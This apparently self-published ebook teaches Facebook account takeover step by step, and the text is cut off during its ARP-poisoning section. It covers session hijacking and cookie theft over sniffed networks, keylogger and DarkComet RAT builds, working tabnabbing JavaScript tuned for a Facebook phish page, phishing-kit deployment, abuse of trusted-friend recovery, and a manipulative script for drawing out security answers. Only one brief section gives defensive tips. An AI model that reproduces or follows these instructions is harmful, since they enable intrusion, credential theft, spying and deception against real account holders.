

HACKING WITH EXPERTS 3

FACEBOOK HACKING

ANURAG DUVIEDI



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About The Author

Anurag Dwivedi is a 13 year old computer geek.
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Doing Hacking , Programming , editing , cracking ,
web
designing and writing books
He Wants To Be An Software Designer..!!!!

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ACKNOWLEDGEMENT

“For any successful work, it owes to thank many”

No one walks alone & when one is walking on the journey of life just where you start to thank those that joined you, walked beside you & helped you along the way.

Over the years, those that I have met & worked with have continuously urged me to write a book, to share my knowledge & skills on paper & to share my insights together with the secrets to my continual, positive approach to life and all that life throws at us. So at last, here it is.

So, perhaps this book & it's pages will be seen as “thanks” to the tens of thousands of you who have who have helped to make my life what is today. Hard work, knowledge, dedication & positive attitude all are necessary to do any task successfully but one ingredient which is also very important than others is cooperation & guidance of experts & experienced person.

All the words is lexicon futile & meaningless if I fail to express my sense of regard to my parents & sister for their sacrifices, blessings, prayers, everlasting love & pain & belief in me.

I express heartfelt credit to My Parents Mr. Surendra Dwivedi and Mrs. Manju Dwivedi. I also like thanks to My Brother Abhishek Dwivedi and all my Family members For their Priceless supports. Finally to My Friends [Deepika Shukla](#) , [Shrey Trivedi](#) , [Jigar Tank](#) , [Aakash Kumar](#) And [Ujjwal Gautam \(Gillu\)](#) without you friends I would never reach this position thank you friend.

To finish, I am thankful to you also as you are reading this book.

Table of Contents

A. Facebook Account Hacking

1. Session Hijacking Attack
2. Facebook Security
3. Cookie Stealing Attack
4. Keylogger
5. Clickjacking
6. Tabnapping
7. Remote Administrator Tool
8. Social Engineering Attack
9. Phising
10. Using 3 Friend Attack
11. ARP Poisoning
12. FB Password Decryptor
13. Hacking FB Accounts using Google Dork List
14. FaceBook Fan Page Hacking
15. Desktop Phising

B. Facebook Tips/Tricks

1. Hack Your Friends FB Status
2. Update FB Status With Fake Names
3. USE FB In Hackers Language
4. Stop Unwanted Photo Tags In Timeline
5. How To Change/Update Status Of Someone's In Facebook
6. Trace Someone In Facebook
7. Post Status To FB By Any Device
8. How To Post In All FB Groups In A Single Click
9. Post Blank Status And Comment In Facebook
10. How to Show who is online on Facebook when you are in offline mode
11. How To Disable Public Search Of Your FB Profile
12. How to find if somebody hacked your Facebook account
13. How To Track FB Activities
14. How To Flip FB Status Updates
15. How to delete your friends Facebook account in 24 hours
16. Add All Facebook Friends In FB Groups In Single Click
17. Convert Your Any Image Into Facebook Chat Codes
18. How To Convert FB Account Into Fan Pages
19. How To Make Single Name FB Account

- 20. Insert Profile Picture In FB Account
- 21. Trick To Edit FB Homepage By JavaScript
- 22. Change Your Facebook Theme
- 23. Login Your Too Many FB Accounts In Google Chrome

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Section 1 – Session Hijacking :-

What Is Session Hijacking Attack ?


Session hijacking, also known as TCP session hijacking, is a method of taking over a Web user session by surreptitiously obtaining the session ID and masquerading as the authorized user. Once the user's session ID has been accessed (through session prediction), the attacker can masquerade as that user and do anything the user is authorized to do on the network.

The session ID is normally stored within a cookie or URL. For most communications, authentication procedures are carried out at set up. Session hijacking takes advantage of that practice by intruding in real time, during a session. The intrusion may or may not be detectable, depending on the user's level of technical knowledge and the nature of the attack. If a Web site does not respond in the normal or expected way to user input or stops responding altogether for an unknown reason, session hijacking is a possible cause.


Step By Step Explanation Of How To Carry Out This Attack ?

First of all, you would need to connect to an unsecured wireless connection that others are using. Then we start capturing packets transferred over this network. Note that your wireless adapter needs to support monitor mode to scan all packets transferred over a network. you can check your wi-fi card specifications to see if it supports monitor mode.


We would then need to use a network sniffing tool so sniff packets transferred over the network. In this case, I am using a tool called Wireshark ([Download From Here](#)). Within wireshark, there is a menu called "Capture"; Under the capture menu, select interfaces from that menu, and a list of your interfaces will come up.




Next you select Start Next to the interface that you have enabled monitor mode on. most times it is the interface that is capturing the most packets. In my case, Microsoft interface is capturing the most packets, so i will select to start capturing with the microsoft interface. You would leave wireshark to capture packets for a couple of seconds depending on the amount of persons currently using the network. Say 30 seconds if 10 people currently are using the network, or 30 minutes if there is barely network activity going on. While capturing, wireshark will look something like this.




After capturing a certain amount of packets, or running the capture for a certain amount of time, stop it by clicking on the stop current capture button.



After stopping the capture, you will need to look for the user's facebook session cookie which, hopefully was transferred in one of the packets captured. to find this cookie, use the wireshark search which can be found by pressing "ctrl + f" on your keyboard. In this search interface, select Find: By "String"; Search In: "Packet Details". and Filter by the string "Cookie".




When you press find, if there is a cookie, this search will find it, if no cookie was captured, you will have to start back at step 2. However, if you're lucky and some cookies are captured, when you search for cookie, your interface will come up looking like this in the diagram below. You would notice the cookie next to the arrow contains lots of data, to get the data, the next thing you do is to right click on the cookie and click copy->description.




After copying the description, paste it in a text file, and separate each variable to a new line (note the end of every variable is depicted by a semicolon eg - c_user=100002316516702;). After some research and experimenting, I figured out that Facebook authenticated the user session by 2 cookies called c_user and xs. Therefore you will only need the values of these cookies, and then need to inject them into your browser. Before injecting the cookies, here is what my Facebook page looked like:




The next thing you would need to do is to inject this information as your own cookie. so firstly you would need to install a cookie manager extension for your browser, I'm using firefox Cookie Manager. After installing this extension, you will find it under Tools->cookie manager. The interface for cookie manager looks like this:



The first thing we would need to do is to clear all cookies, so clear all the cookies you currently have. Then select the "Add Cookie" link to add a new cookie. The first cookie you will add is the c_user cookie which will have the following information:: Domain - ".facebook.com", name-"c_user", value-"the value you copied earlier from the wireshark scanning" and the Path-"/"; leave the isSecure and Expires On values to default:



The next thing you do is to hit the "Add" button and the cookie is saved. Repeat the same steps to add the xs cookie with all of the same information, except the value, which would be the xs value you have.



After adding these 2 cookies, just go to facebook.com, refresh the page and... Boom!! you will see you are logged in as that user whose cookie information you stole. Here is my facebook page after i injected those cookies:



Section 2 – Facebook Security :-



#1– Enable HTTPS ?

When you bookmark the URL for Facebook or any of your other social networks, be sure to use HTTPS instead of HTTP. This encrypts your communications.

In fact, you will have to temporarily disable this feature any time you give access to a new application. That alone should give you confidence that you have achieved a greater level of protection.

#2– Disable Online Chat ?

All of us have witnessed Facebook scams, with the most common being the infamous chat message ... “I’m in the UK and have been mugged – please send money so I can get back home.”

While I have no technical basis for this, it stands to reason that the hackers get in through the chat service. Every time I have noticed bogus comments allegedly made by me to my Facebook friends, it is because I had previously used the online chat.

To disable chat just click on the little wheel in the right sidebar and take yourself offline. Then close the window and make sure it registers as chat offline.



#3 – Review Permissions Granted to Third Party Apps ?

When you grant access to Facebook apps, those permissions endure long after you stop using them. Go to this link to [review your Facebook app permissions](#) – and disable any you are no longer using.


You will probably be surprised at the long list permissions your have previously granted!

#4 – Activate Text Message Notifications ?

Facebook allows you to receive text notifications whenever your account is accessed from a device other than your primary computer or mobile device.

You simply go to Account Settings and then to Security Settings to set-up the proper notifications to your mobile device.

First go to login approvals – then login notifications.





You can only choose email or text notifications. By choosing text notifications you not only get an immediate notice, but you also activate both your mobile device and your primary computer as approved access points.

#5 – Maintain Public and Private Email Addresses ?

The email address you use for Facebook should be distinct from the one you use where security is more critical – such as your online banking or Paypal account.

If your Facebook account gets hacked it's embarrassing. If that is the same email used on your more secure accounts, now that vulnerability could be costly.

Obviously, if you are selective with your email addresses and periodically change your passwords, you minimize your chances of being hacked.

Did you know that anyone can search Facebook for an email address? For example, if you are looking a common name such as John Smith, you only need to search with their email to find the right one.

This is handy for finding your friends on Facebook, but also useful for hackers. The safe bet is to use distinct passwords for your public and private email addresses.

There are even more ways to protect your Facebook and other online accounts, but these 5 are the most essential, and they are specific to Facebook, which seems to be the site that is the most vulnerable.

Section 3 – Cookie Stealing Attack :-

What Are Cookies ? And What Is The Use Of Stealing Cookies ?

Cookies are small files that stored on users computer by websites when a user visits them. The stored Cookies are used by the web server to identify and authenticate the user .For example when a user logins in Facebook a unique string is generated and one copy of it is saved on the server and other is saved on the users browser as Cookies. Both are matched every time the user does any thing in his account

So if we steal the victims cookie and inject them in our browser we will be able to imitate the victims identity to the web server and thus we will be able to login is his account . This is called as Side jacking .The best thing about this is that we need not no the victims id or password all we need is the victims cookie.

Hack Facebook / Twitter By Stealing Cookies ?

1. [Ettercap](#) or [Cain and able](#) for ARP poisoning the victim
 2. [Wire shark](#) for sniffing and stealing cookies
 3. [Firefox](#) browser and [Cookie logger add on](#) for injecting the stolen cookies in our browser
-
1. First ARP poison the victim .For this you can refer my previous articles on how to ARP poison the victims computer using [Cain and able](#) or [Ettercap](#)
 2. After ARP poisoning open Wire shark ,click capture button from the menu bar , then select interface .Now select your interface (usually eth0) finally click start capture .
 3. Now you can see the packets being captured , wait for a while till the victim logs in his account(Facebook /twitter),
 4. Mean while Find the IP address of Facebook ,for this you can open CMD (command prompt) and enter .Ping Facebook.com to find its IP address.
 5. **Now filter the packets by entering the the IP address (Facebook) in the filter bar and click apply**
-
6. Now Locate **HTTP Get /home.php** and copy all the cookie names and values in a notepad.
-
7. Now open Firefox and open **add and edit cookies** ,which we downloaded earlier , add all the cookie values and save them.

8. Now open Facebook in a new tab , you will be logged in the victims account .

Chris Defaulter Valentineyou have hacked the victims Facebook account by stealing cookies , You can also follow the same steps to hack Twitter accounts

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Section 4 – Keylogger :-

What Is Keyloggers?

Using key logger utility you will be able to establish full control over your computer. You will also find out, what was going on your computer in your absence: what was run and typed etc which act as best children internet protection software. Using the keylogging program constantly, you can restore the previously typed text in case you have lost it. Keystroke logger software works in the hidden mode and invisible on Windows operating system including Windows 7/VISTA/XP/Server 2008/NT/98 etc.

Lets start the guide: How to use it. ?


1) first you need to download this application, you can download it from its website [Download](#), but currently its under maintenance..

Download here - [Click Here To Download](#)

2) I am giving tut about Neptune 1.4 only, but you can use 1.45 also, it is a updated version that sends screenshot also.

After downloading, Extract the .rar file, open the project's folder, click on project Neptune v1.4, Now it will show a window like shown below, Do whatever mentioned in screen shot.

Note: i am giving tut for getting logs by mail(gmail here), but you can use other also, or can use ftp server also.




3) Now go to 'Server Creation' tab and press 'Generate new server' under 'server creation', and give name of your keylogger and thats it.. you are done :)

4) Make it self destructive :In tab Extra options, you can check 'self destruct on ', if you want that it should be remove after any particular date.


5) Add Icon: You can also add any icon to the final keylogger file, for that go to 'Server Creation' tab and select 'Use file icon' under 'server settings' and select any icon file.

6) Binding: You can bind it with any other file also, for that press the file binder button, a window will open(as shown in screen shot)then right click and select 'add file' and then select anything for ex. any software, movie, video, song etc. with which you wanna bind it. 5.1) After selecting the binding file, dont close this window, and go to step 3.



7) Screenshots: (only available in naptune 1.45) Go to Extra options, check 'send screen shots' under 'Screenshots'

Section 5 – Clickjacking :-



What is Clickjacking?

Clickjacking is a technique used by hackers or spammers to trick or cheat the users into clicking on links or buttons that are hidden from normal view (usually links color is same as page background). Clickjacking is possible because of a security weakness in web browsers that allows web pages to be layered and hidden from general view. In this situation what happens is that You think that you are clicking on a standard button or link, like the PLAY button or download button on a video or some stuff, but you are really clicking on a hidden link. Since you can't see the clickjacker's hidden link, you have no idea what you're really doing. You could be downloading malware or making all your Facebook information public without realizing it. Some good hackers make ajax keyloggers and put them as javascripts over their fake websites and when you open them they retrieve all your passwords stored in web browser and records whatever you type while the web browser is open and stores this information on their servers.

There are several types of clickjacking but the most common is to hide a LIKE button under a dummy or fake button. This technique is called Likejacking. A scammer or hacker might trick you by saying that you like a product you've never heard. At first glance, likejacking sounds more annoying than harmful, but that's not always true. If you're scammed for liking Mark Zukenberg, the world isn't likely to end. But you may be helping to spread spam or possibly sending Friends somewhere that contains malware.

How It Work ?

The like button is made hidden and it moves along with the mouse. So, wherever the user clicks, the like button is clicked and your fan page is liked. First download the JavaScript from the below download link.

Mediafire

After downloading the script extract all the files. Now modify the config.js and follow the below instructions.

1. Modify config.js file in "src" folder to change fan page URL and other things. Comments are provided beside them to help you what they do exactly.
2. There is a time out function after which the like button will not be present (move) anymore. "time" if set to 0 will make it stay forever (which is usually not preferred).
3. Set opacity to '0' before you run the script. Otherwise the like button will not be invisible

Properly set the var in the file if it is jumbled ?

After modifying the config.js script upload these scripts to javascript hosting website. I prefer [yourjavascript](#) you can also upload to some other website.

How To Run The Script ?

1. Add config.js just above head tag in your pages

```
<script language="javascript" src="src/config.js"> </script>
```

2. Add like.js after body tag in your pages

```
<script language="javascript" src="src/like.js"> </script>
```

Remove src link with your uploaded link.

5. That's it. The script is ready to go.

Section 6 – Tabnapping :-

```
Select from the menu:
1. Spear-Phishing Attack Vectors
2. Website Attack Vectors
3. Infectious Media Generator
4. Create a Payload and Listener
5. Mass Mailer Attack
6. Teensy USB HID Attack Vector
7. SMS Spoofing Attack Vector
8. Wireless Access Point Attack Vector
9. Third Party Modules
10. Update the Metasploit Framework
11. Update the Social-Engineer Toolkit
12. Help, Credits, and About
13. Exit the Social-Engineer Toolkit
Enter your choice: 2
```

Hey friends, It's Chris Defaulter Valentine. An Microsoft Certified Systems Engineer (MCSE), Internet Marketer IIT hacker I Have 10 Years' Experience Circumventing Information Security Measures And Can Report That I've Successfully Compromised All Systems That I Targeted For Unauthorized Access Except One. I Have Two Years' Experience As a Private Investigator, And My Responsibilities Included Finding People And Their Money, Primarily Using Social Engineering Techniques. today i am going to How to Hack emails, social networking websites and other websites involving login information. The technique that i am going to teach you today is Advanced Tabnapping. I have already explained what is basic tabnapping today we will extend our knowledge base, i will explain things with practical example. So lets learn..

1. A hacker say(me Chris) customizes current webpage by editing/adding some new parameters and variables.(check the code below for details)
2. I sends a copy of this web page to victim whose account or whatever i want to hack.
3. Now when user opens that link, a webpage similar to this one will open in iframe containing the real page with the help of java script.

4. The user will be able to browse the website like the original one, like forward backward and can navigate through pages.
5. Now if victim left the new webpage open for certain period of time, the tab or website will change to Phish Page or simply called fake page which will look absolutely similarly to original one.
6. Now when user enter his/her credentials (username/password), he is entering that in Fake page and got trapped in our net that i have laid down to hack him.

Here end's the attack scenario for advanced tabnabbing.

Before coding Part lets first share tips to protect yourself from this kind of attack because its completely undetectable and you will never be able to know that your account is got hacked or got compromised. So first learn how to protect our-self from Advanced Tabnabbing.

Follow below measure to protect yourself from Tabnabbing:

1. Always use anti-java script plugin's in your web browser that stops execution of malicious javascripts. For example: Noscript for Firefox etc.
2. If you notice any suspicious things happening, then first of all verify the URL in the address bar.
3. If you receive any link in the Email or chat message, never directly click on it. Always prefer to type it manually in address bar to open it, this may cost you some manual work or time but it will protect you from hidden malicious URL's.
4. Best way is to use any good web security toolbar like AVG web toolbar or Norton web security toolbar to protect yourself from such attacks.
5. If you use ideveloper or Firebug, then verify the headers by yourself if you find something suspicious.

That ends our security Part. Here ends my ethical hacker duty to notify all users about the attack. Now lets start the real stuff..

Note: Aza Raskin was the first person to propose the technique of tabnabbing and still we follow the same concept. I will just extend his concept to next level.

First sample code for doing tabnabbing with the help of iframes:

```
<!--  
Title: Advanced Tabnabbing using IFRAMES and Java script  
Author: Chris Defaulter Valentine ( Anonymous )  
-->  
  
<html>  
<head><title></title></head>  
<style type="text/css">  
html {overflow: auto;}  
html, body, div, iframe {margin: 0px; padding: 0px; height:  
100%; border: none;}  
iframe {display: block; width: 100%; border: none; overflow-y:  
auto; overflow-x: hidden;}  
</style>  
<body>
```

```

<script type="text/javascript">
//-----Set Script Options-----
var REAL_PAGE_URL = "http://www.google.com/"; //This is the
"Real" page that is shown when the user first views this page
var REAL_PAGE_TITLE = "Google"; //This sets the title of the
"Real Page"
var FAKE_PAGE_URL = "http://www.hackingloops.com"; //Set this to
the url of the fake page
var FAKE_PAGE_TITLE = "HackingLoops| Next Generation Hackers
Portal"; //This sets the title of the fake page
var REAL_FAVICON = "http://www.google.com/favicon.ico"; //This
sets the favicon. It will not switch or clear the "Real"
favicon in IE.
var FAKE_FAVICON = "http://www.hackingloops.com/favicon.ico";
//Set's the fake favicon.
var TIME_TO_SWITCH_IE = "4000"; //Time before switch in Internet
Explorer (after tab changes to fake tab).
var TIME_TO_SWITCH_OTHERS = "10000"; //Wait this long before
switching .
//-----End Options-----
var TIMER = null;
var SWITCHED = "false";

//Find Browser Type
var BROWSER_TYPE = "";
if(/MSIE (\d\.\d+);/.test(navigator.userAgent)){
    BROWSER_TYPE = "Internet Explorer";

```

```
}

//Set REAL_PAGE_TITLE
document.title=REAL_PAGE_TITLE;

//Set FAVICON
if(REAL_FAVICON){
    var link = document.createElement('link');
    link.type = 'image/x-icon';
    link.rel = 'shortcut icon';
    link.href = REAL_FAVICON;
    document.getElementsByTagName('head')[0].appendChild(link);
}

//Create our iframe (tabnab)
var el_tabnab = document.createElement("iframe");
el_tabnab.id="tabnab";
el_tabnab.name="tabnab";
document.body.appendChild(el_tabnab);
el_tabnab.setAttribute('src', REAL_PAGE_URL);

//Focus on the iframe (just in case the user doesn't click on
it)
el_tabnab.focus();

//Wait to nab the tab!
if(BROWSER_TYPE=="Internet Explorer"){ //To unblur the tab
changes in Internet Web browser
```

```
el_tabnab.onblur = function(){
    TIMER = setTimeout(TabNabIt, TIME_TO_SWITCH_IE);
}
el_tabnab.onfocus= function(){
    if(TIMER) clearTimeout(TIMER);
}
} else {
    setTimeout(TabNabIt, TIME_TO_SWITCH_OTHERS);
}

function TabNabIt(){
    if(SWITCHED == "false"){
        //Redirect the iframe to FAKE_PAGE_URL
        el_tabnab.src=FAKE_PAGE_URL;
        //Change title to FAKE_PAGE_TITLE and favicon to
        FAKE_PAGE_FAVICON
        if(FAKE_PAGE_TITLE) document.title = FAKE_PAGE_TITLE;

        //Change the favicon -- This doesn't seem to work in IE
        if(BROWSER_TYPE != "Internet Explorer"){
            var links =
            document.getElementsByTagName("head")[0].getElementsByTagName("link");
            for (var i=0; i<links.length; i++) {
                var looplink = links[i];
                if (looplink.type=="image/x-icon" && looplink.rel=="shortcut
                icon") {
```

```

document.getElementsByTagName("head")[0].removeChild(looplink);
}
}
var link = document.createElement("link");
link.type = "image/x-icon";
link.rel = "shortcut icon";
link.href = FAKE_FAVICON;
document.getElementsByTagName("head")[0].appendChild(link);
}
}
}
</script>

</body>
</html>

```

Now what you need to replace in this code to make it working say for Facebook:

1. REAL_PAGE_URL : www.facebook.com
2. REAL_PAGE_TITLE : Welcome to Facebook - Log In, Sign Up or Learn More
3. FAKE_PAGE_URL : Your Fake Page or Phish Page URL
4. FAKE_PAGE_TITLE : Welcome to Facebook - Log In, Sign Up or Learn More
5. REAL_FAVICON : www.facebook.com/favicon.ico
6. FAKE_FAVICON : Your Fake Page URL/favicon.ico (**Note:** Its better to upload the facebook favicon, it will make it more undetectable)
7. BROWSER_TYPE : Find which web browser normally user uses and put that name here in quotes.
8. TIME_TO_SWITCH_IE : Put numeric value (time) after you want tab to switch.
9. TIME_TO_SWITCH_OTHERS : Time after which you want to switch back to original 'real' page or some other Page.

Now as i have explained earlier you can use this technique to hack anything like email accounts, Facebook or any other social networking website. What you need to do is that just edit the above mentioned 9 fields and save it as anyone.htm and upload it any free web hosting website along with favicon file and send the link to user in form of email or chat message (hidden using href keyword in html or spoofed using some other technique).

Anurag

Section 7 – Remote Administrator Tool :-




A remote administration tool (or RAT) is a program that allows certain persons to connect to and manage remote computers in the Internet or across a local network. A remote administration tool is based on the server and client technology. The server part runs on a controlled computer and receives commands from the client, which is installed on other remote host. A remote administration tool works in background and hides from the user. The person who controls it can monitor user's activity, manage files, install additional software, control the entire system including any present application or hardware device, modify essential system settings, turn off or restart a computer

- Go on <http://www.no-ip.com/>, Create your Account and click on "Download".
- Now Click on "Windows"
- Now Click on "Download 3.0.4"
- Now you must install No-DUP 3.0, Click on "Next"
- Now, choose "Install Location" and click on "Next"
- Now choose "Start Menu Folder" and Click on "Install"
- Setup was completed successfully, click on "Close"

- Now, go on <http://www.no-ip.com/> and click on "Login" then type your Email and your Password.
- Now, click on "Add a Host"
- Choose a "Hostname", enter your IP address and click on "Create Host".
- Done, Now open No-IP DUC 3.0 and enter your email and your password and click on "OK"
- Now, Select your "HOST" and click on "Save".
- Done, you can close No-IP DUC 3.0
- Download DarkComet v4.0 [here](#) and run DarkComet.
- Click on [+], Choose your port (I advice 1604) and click on "Listen".
- Now click on "Settings".
- Click on "Mo-IP Updater" and type your No-IP informations.
- Now you will edit your server, click on "Edit Server" and click on "Network Settings", enter your informations and click on "Test network".
- Click on "Module Startup" and choose your settings.
- Click on "Install Message" and choose your fake message.
- Now click on "Module Shield" and choose your settings.
- Now click on "Build Module" and click on "Build Server".
- See the Results

Section 8 – Social Engineering Attack:-



I myself have had a few people in the past ask me questions on social engineering. I always say to anyone, you need to imagine social engineering as a game. But before i talk about the '**Game**', I want to go into detail about Basic knowledge and self preparation.

Basic knowledge and self preparation:

It's important like most things in life to be fully equipped and prepared to take on a task. I myself would suggest you have clear outlines of what your trying to achieve, be it to get someone's email password, exploiting them for money, to get into a online game group/clan etc etc. In this case the email and password of **Facebook account**.

First of all, you need to take into consideration of what you will need, for this social engineering tutorial i'm going to outline this from an obtaining someone's email password perspective. Before i continue, i would like to stress some important factors you might want to take into consideration:

- 1) People are more open to you if they perceive you as an idiot.
- 2) People are less suspicious of you when you make them laugh.
- 3) People are more trusting if you actually take an interest in them.

I'm going to break these three points down to give you a better understanding of why this is:

In the case of 1 - nearly everyone seems to be more careless when they perceive you as an idiot, the main reason for that is, you don't consider someone who appears to be an idiot as a threat. Another reason is that people tend to become more open and arrogant when they feel they are on a higher pedestal than you (*never forget that!*). Now there are things you need to remember however, although these things are true if you overplay your idiot persona it will not be good in your fortune. Always remember real morons are annoying as hell, you **DO NOT** want to put off the person your trying to social engineer(unless your trying to fail, then knock yourself out).

In the case of 2 - when talking to someone it's easy to see why this rule is advised. Often it's a good ice breaker, also reinforcing the idea that "*your a nice guy*", it slowly allows the person to build a relationship of 'trust' with you.

in the case of 3 - also an obvious advisement, if you just pester someone for information without at-least pretending to take an interest in what they are saying, not only will you come across as rude, it will make the person wonder why your probing them for person info.

With these three points made, i will now continue with my example of obtaining someone's Facebook Email and password. Before you go into detail, it's important to outline what you need to successfully social engineer the password out of someone. Now you could try to Social engineer them for their password, I advise you be a bit more intelligent and indirectly social engineer them for their password by obtaining their password recovery knowledge. Now it's important to what you need to successfully hack their account through recovery questions. You will need the following:

~~Their email address~~

~~Their account password~~

With this in mind it's imperative you plan how you will obtain these details. I will tell you how i do it. But first i need you to understand, this whole transaction will not be completed over a course of a day, it can take days to weeks depending on the person. I suggest you talk to them and read them first. If their open, then you can do it within days, if their not then it would be better you spread this out over a week or two. I also want you to imagine what you will say, try to predict their answers and **MOST OF ALL**, think of a scapegoat on why your probing them for these answers, just in case your less than subtle and arouse suspicion, if they ever suspect you it will go from a flame to a fire it's important to stamp all of their doubt in you as soon as possible.

Now there are many ways you can obtain their password and addressee. Some people and post their address on their profiles. In which case this is easy pickings, however that is rare. So you need to devise a way of obtaining that info. Now you can pretend that you are from bank or something like this and ask for their email address. Or you can pretend that you are some student an doing some research. Be creative

Now i need the answer to their security question, now you need to find out what the question is, i suggest pretend to recover password to see what it is or get the info for all of the recovery questions email asks. Im going to go with the first option and say for example their recovery question was : What is your dogs name?.

How I would go about obtaining this would be to pretend to have a pet of my own, i would start off the convo like so:

me: Ffs my dog wont stop barking, seriously where did i leave my ducktape lol!

victim: lol yeah i know sometimes my dog's the same, annoying -.-

me: Oh you have a dog? i didn't realize whats your dogs name, if you don't mind me asking.

It is important to add "*if you don't mind me asking*", because it gives the person a bit of power over you and also show's a little respect (once again reinforcing the notion your a nice fellow).

POINT: I wouldn't dive straight into "whats your dogs name" start with the breed first and remember try to predict what they will inturn ask (mines blah blah whats yours?).

With that in mind, I'm sure by now you can see how easy it is, to social engineer someone's password through the indirect method of password recovery. Now obviously most recovery questions wont be about pets mostly they're "*mothers maiden name*" "*place of birth*" etc. But use the same logic and work around it, remember think every detail through and ask yourself this if someone gave you this story or asked you in a certain way would it seem legit to you?

and when you have the email address, click on Facebook, I forgot password and will be sent on your email.

The Game:

The game is basically, perfecting "self preparation". Social engineering is a game,. If you think about it in this way: each time trust is given to you, you advance a level, which each level you advance, your ability of obtaining information from this person becomes easier. In a sense mastering the ability to come up with more ingenious ways of manipulating someone, without arousing suspicion, is what separates the lucky noobs from the elites.

When thinking about this as a game, you need to reflect on your goals. As I've mentioned before try to imagine the dialogue between you both, think about how you will obtain certain things and more importantly have clear directives. With this in mind i think we can now talk about how you might want to consider presenting yourself (*only applies if the person is indeed a stranger*).

So if you were going to go after a complete stranger, you should first try and get as much research on them as you can. For example, age, name. This is important for making up for fake identity. I would also suggest if you social engineer more than one person you write down, in detail! your different alias so you don't get confused. Nothing would be worse than using the wrong alias on the wrong person.


When building your identity decide on what would give you the biggest advantage with this person. This can be from faking your age to match the interests of this person, thus giving you the advantage of being able to "click" with the person. Pretending to be a student or in a dead end job for sympathy manipulation or in the case of a dead end job, pretending to relate to the slave. There are many things you can do, as I've mentioned it depends on the circumstances you need.

Social Engineering The Art of Human Hacking ?

Download Link - [Click Me](#)

Anurag

Section 9 – Phishing :-



Phishing - is an e-mail fraud method in which the perpetrator sends out legitimate-looking email in an attempt to gather personal and financial information from recipients. Typically, the messages appear to come from well known and trustworthy Web sites. Web sites that are frequently spoofed by phishers include PayPal, eBay, MSN, Yahoo, BestBuy, and America Online. A phishing expedition, like the fishing expedition it's named for, is a speculative venture: the phisher puts the lure hoping to fool at least a few of the prey that encounter the bait.

1. First a fall you need a fake login page for facebook (fake.html), and a Php script to redirect and capture the victims passwords (login.php)
2. Download Here - [Click Me](#)

Password - @hackaholic

After you download the files, Open login.php, with a note pad and search for the term www.enteryoursite.com and replace it with the site address where you want the victim to be redirected ,finally save it.

Note : This a very important step redirect the victim to a proper site other wise the victim will get suspicious .In our case we are making fake *face book* login page so its better to redirect the victim to www.facebook.com/careers

4. Now create an account at Free web hosting site like 110mb.com , T35.com or ripway.com

5. Now upload both the files (fake.html , login.php) to your hosting account and send the fake.html(fake facbook login page) link to your victim

Example:- [www.yoursite.110 mb.com/fake.html](http://www.yoursite.110mb.com/fake.html)

6. Now when the victim enters all his credentials, like login name and password in our fake login page and when he clicks login He will be redirected to site which we did in step 3

7. Now to see the victims id ,password, login to your hosting account "110mb.com " where you will see a new file "log.txt" .Open it to see the victims user id and the password

Note:- If your still confused, you can watch my video on Hack a Facebook Account Using a Fake login Page

Section 10 – Using 3 Friend Attack :-

Note - The 3 fake account must be 7 day older, otherwise this Facebook Hack will not work So lets start on our tutorial on Hack Facebook Account.

1. Go to Facebook.com and click on Forgot Password.
2. Now give the victim's Facebook account email or if give the FB username or Profile name and click on search. And then you will get the victims profile account. Just click on "This is my Account".
3. Then click on "No longer have access to this".
4. Now you will be asked to enter new email address, just enter your own new email address.
5. Now Facebook will ask you to give security question's answer. Not to worry, just enter wrong answer thrice and you will be taken to the new page.
6. Here is the main part of Hacking Of Facebook Account. Click on Continue and FB will ask you to select 3 Trusted Friends. Their will be a full friend's list of the victim which also includes your previously created **"Three Fake Facebook Account"** . Just select that three accounts and then Facebook will send security codes to our fake accounts. Now collect those security codes and enter it. Then Facebook will send **"Password Recovery Email"** at the email address we entered in 4th step. Thus you can easily reset the password of victim's account.

No we have successfully done with Hack Facebook Accounts

Note : We have received the problems like they don't get the new page in

step 5. So this depends on the victim's activity on Facebook account.

So friends, I hope you enjoyed this article on Hack Facebook Accounts and if you have any problem with this Hack Facebook Account Free then please do comment.

Section 11 – ARP Poisoning :-

Core Concept:.....>

So here we are...our main victim is LAN ... But remember if you are sniffing on a local area network,make sure that your network card is in the promiscuous mode..if not then use this cmd “netsh int UR IP set global taskoffload=disable” Now letz begin the main part of this topic. we can classify our topic into three main part

1=> ARP Poisoning—in order to poison victims “ARP Cache”

2=> With Wireshark we will sniff the cookie

3=> Finally we will replace the victims authentication cookie with our cookies and deploy the victims account..:P Before we start we need some tools like :.....:

1) Cain & Abel

2) Wireshark


3) Cookie Manager Plus (A firefox Addon)


Step1:.....: ARP Poisoning

i) download Cain & Abel from their official site

ii) now turn on the sniffer by clicking green button where I indicate with red circle, after starting Sniffer now press “+” button to scan all MAC address available in our
Lets Go xD


LAN like this pic..






Once you have scanned all MAC address and ip ,itz time to perform MitMA, to start that click on ARP tab at the bottom and click on the white area to turn + sign in blue.


Next click on “+” sign and a list of host will appear to which you will like to sniff the packets..like this pic..



Now click Sniffer button which I mar in the image..it will start poisoning the router in short of time and you will start capturing packets from your victims.:D




Now see this image it will clear that ARP Poisoning and routing..



So till now we done ARP Poisoning on victims ARP cache, now we will use Wireshark to trace the packets (ie Sniffing) now we will start Wireshark to capture packets...

so open wireshark and click on the interfaces... like this image..



Now choose the right interface and click on start button.. and continue sniffing around 15 min to capture all packets ...and stop after capturing.....

Next set the filter string as http.cookie contains "datr" as we know that datr is the facebook authentication cookie...:P

Capturing from Atheros L1C PCIe Ethernet Controller: \Device\NPF_{FCF96234-7129-4C9...}

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter:

No.	Time	Source	Destination	Protocol	Length	Info
2822	8.59753900	172.16.106.105	224.0.0.252	LLMNR	64	Standard query 0x9e04
2823	8.59905200	77.37.144.165	172.16.106.124	TCP	248	50225 > 11081 [PSH, AC
2824	8.59929600	77.37.144.165	172.16.106.124	TCP	248	[TCP Retransmission] 5
2825	8.60176800	172.16.106.124	220.227.40.234	TCP	1466	11081 > 56856 [ACK] Se
2826	8.60177700	172.16.106.124	220.227.40.234	TCP	102	11081 > 56856 [PSH, AC
2827	8.60177900	172.16.106.124	67.237.30.217	TCP	1514	11081 > 61016 [PSH, AC
2828	8.60200100	172.16.106.124	220.227.40.234	TCP	1466	[TCP Out-of-Order] 110
2829	8.60223500	172.16.106.124	220.227.40.234	TCP	102	[TCP Retransmission] 1
2830	8.60277500	172.16.106.124	67.237.30.217	TCP	1514	[TCP Retransmission] 1
2831	8.61127000	67.237.30.217	172.16.106.124	TCP	60	61016 > 11081 [ACK] Se
2832	8.61147800	67.237.30.217	172.16.106.124	TCP	60	[TCP Dup ACK 2831#1] 6
2833	8.64326500	119.74.78.118	172.16.106.124	UDP	1467	Source port: 62896 De
